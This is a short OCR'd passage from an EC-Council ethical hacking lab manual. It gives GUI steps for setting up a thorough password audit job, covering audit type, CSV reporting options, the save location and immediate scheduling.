


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. In the **Choose Audit Type** wizard, select the **Thorough Password Audit** radio button and click **Next**.




11. In the **Reporting Options** wizard, select the **Generate Report at End of Auditing** option and ensure that the **CSV** report type radio button is selected. Click the **Browse…** button to store the report in the desired location.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The **Choose report file name** window appears; select the desired location (here, **Desktop**) and click **Save**.




13. In the **Reporting Options** wizard, the selected location to save the file appears under the **Report File Location** field; click **Next**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Job Scheduling** wizard appears. Ensure that the **Run this job immediately** radio button is selected and click **Next**.

